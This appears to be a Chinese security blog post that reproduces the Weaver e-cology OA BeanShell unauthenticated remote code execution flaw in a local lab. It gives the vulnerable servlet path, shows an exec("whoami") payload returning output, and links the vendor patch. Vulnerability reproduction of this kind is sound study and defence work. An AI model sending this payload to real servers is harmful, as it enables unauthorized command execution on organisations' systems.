


# 泛微e-cology OA Beanshell组件远程代码执行漏洞复现

墙角睡大觉 释然IT杂谈 3天前



差一点  我们就擦肩而过了

有趣 | 有用 | 有态度

## 1、漏洞概述

泛微e-cologyOA协同商务系统是专为大中型企业制作的OA办公系统，支持PC端、移动端和微信端同时办公，完美的解决了距离的问题，内置大量智能化办公工具，让各部门之间的协作变得畅通而又简单，是中大型企业办公的必备神器。

泛微e-cology依托全新的设计理念,全新的管理思想为中大型组织创建全新的高效协同办公环境，让组织内部的沟通协助畅通无阻！为组织构建一个内部的baidu进行知识分享，让组织内部的制度流程落地有效执行，让组织内的信息能够自动找人，满足各类岗位的办公所需！

2019年9月17日，泛微OA更新了一个安全问题，修复了一个远程代码执行漏洞。泛微 e-cology OA 系统自带 BeanShell 组件且开放未授权访问，攻击者调用 BeanShell 组件接口可直接在目标服务器上执行任意命令。

### 漏洞影响版本

```
1 泛微e-cology<=9.0
```

## 2、环境搭建


由于e-cology是在云端，因此找了很多的安装包都是e-office，还花了点冤枉钱，而e-office是PHP代码的，所以小伙伴们就不要花费冤枉钱和时间去寻找漏洞版本的安装包了。

官方在官网上已经发布了补丁公告了，因此在线使用测试的版本肯定也已经修复漏洞了，最后经过不断寻找，在github上发现已经有其他研究人员通过此次漏洞的源头组件Beanshell已经写好了一个demo，对于像我这样不擅长代码的人简直是福音啊😄😄😄

### demo下载链接如下


```
1 https://github.com/jas502n/e-cology
```

下载完成之后，将weaver.war复制到tomcat的webapp目录中



tomcat的环境配置就不介绍了，不会的同学请自行度娘。

然后启动tomcat



浏览器访问环境

```
1 http://127.0.0.1:8080/weaver #ip:port/weaver
```



## BeanShell Servlet

The BeanShell Test Servlet evaluates scripts in the servlet container. You can enter scrips interactively through the auto-generated form, submit them by POSTing from a web client, or use the BeanShell Remote launcher class to send a script fro the command line to the servlet for evaluation.

The results can be returned raw, or displayed along with any return value. You may also capture output sent to System.out and System.err.

Please note the BeanShell version information displayed with the output. Some app servers (e.g. **Weblogic**) may come bundled with their own copy of BeanShell and may use their version even if you packaged a newer release inside the WAR file. To upgrade you may have to place the new BeanShell release earlier in the app server's classpath. See [www.beanshell.org](http://www.beanshell.org) for more information.

## Go to the BeanShell servlet




这样环境就已经搭建好了

## 3、漏洞利用

点击首页的Go to the BeanShell servlet会跳转到漏洞触发页面

```
1 http://127.0.0.1:8080/weaver/bsh.servlet.BshServlet
```



## BeanShell Test Servlet

BeanShell version: 2.0b4

### Script

```
print("hello!");
```

Capture Stdout/Stderr: ☐ Display Raw Output: ☐


Evaluate



在Script标签位置处执行命令，点击下面的Evaluate即可执行



```
1 exec("whoami")
```



The screenshot shows a web browser window with the title "BeanShell Test Servlet". The address bar displays "127.0.0.1:8080/weaver/bsh.servlet.BshServlet". The main content area has the heading "BeanShell Test Servlet" and "BeanShell version: 2.0b4". Below this is a section titled "Script Output" containing a text box with the text "sec\sec". Another section titled "Script Return Value" shows "null". A "Script" section contains a text box with the code "exec("whoami")". At the bottom, there are two checkboxes: "Capture Stdout/Stderr:" and "Display Raw Output:", both of which are unchecked. An "Evaluate" button is located at the bottom left.

BeanShell Test Servlet

BeanShell version: 2.0b4

**Script Output**

```
sec\sec
```

**Script Return Value**

```
null
```

**Script**

```
exec("whoami")
```

Capture Stdout/Stderr: ☐ Display Raw Output: ☐

Evaluate

安全漏洞环境学习

BeanShell Test Servlet

127.0.0.1:8080/weaver/bsh.servlet.BshServlet

## BeanShell Test Servlet

BeanShell version: 2.0b4

### Script Output

```
sec\sec
```

### Script Return Value

```
null
```

### Script


```
exec("whoami")
```

Capture Stdout/Stderr: ☐ Display Raw Output: ☐

Evaluate

安全漏洞环境学习

当前用户是管理员账号



Script Return Value

null

Script



Capture Stdout/Stderr: ☐ Display Raw Output: ☐

Evaluate

安全漏洞环境学习

命令执行成功。

4、漏洞修复

官网已经发布了最新的补丁包，下载链接

```
1 https://www.weaver.com.cn/cs/securityDownload.asp
```

参考使用手册更新即可。

## 5、参考链接

<https://github.com/jas502n/e-cology>

<https://www.weaver.com.cn/cs/securityDownload.asp>

<https://www.cnblogs.com/Oran9e/p/11566824.html>

<https://blog.csdn.net/sun1318578251/article/details/101117946>



▼ 更多精彩推荐，请关注我们 ▼



# 转发是最大的鼓励

生活不止眼前的苟且，  
还有课本里的诗和到不了的远方！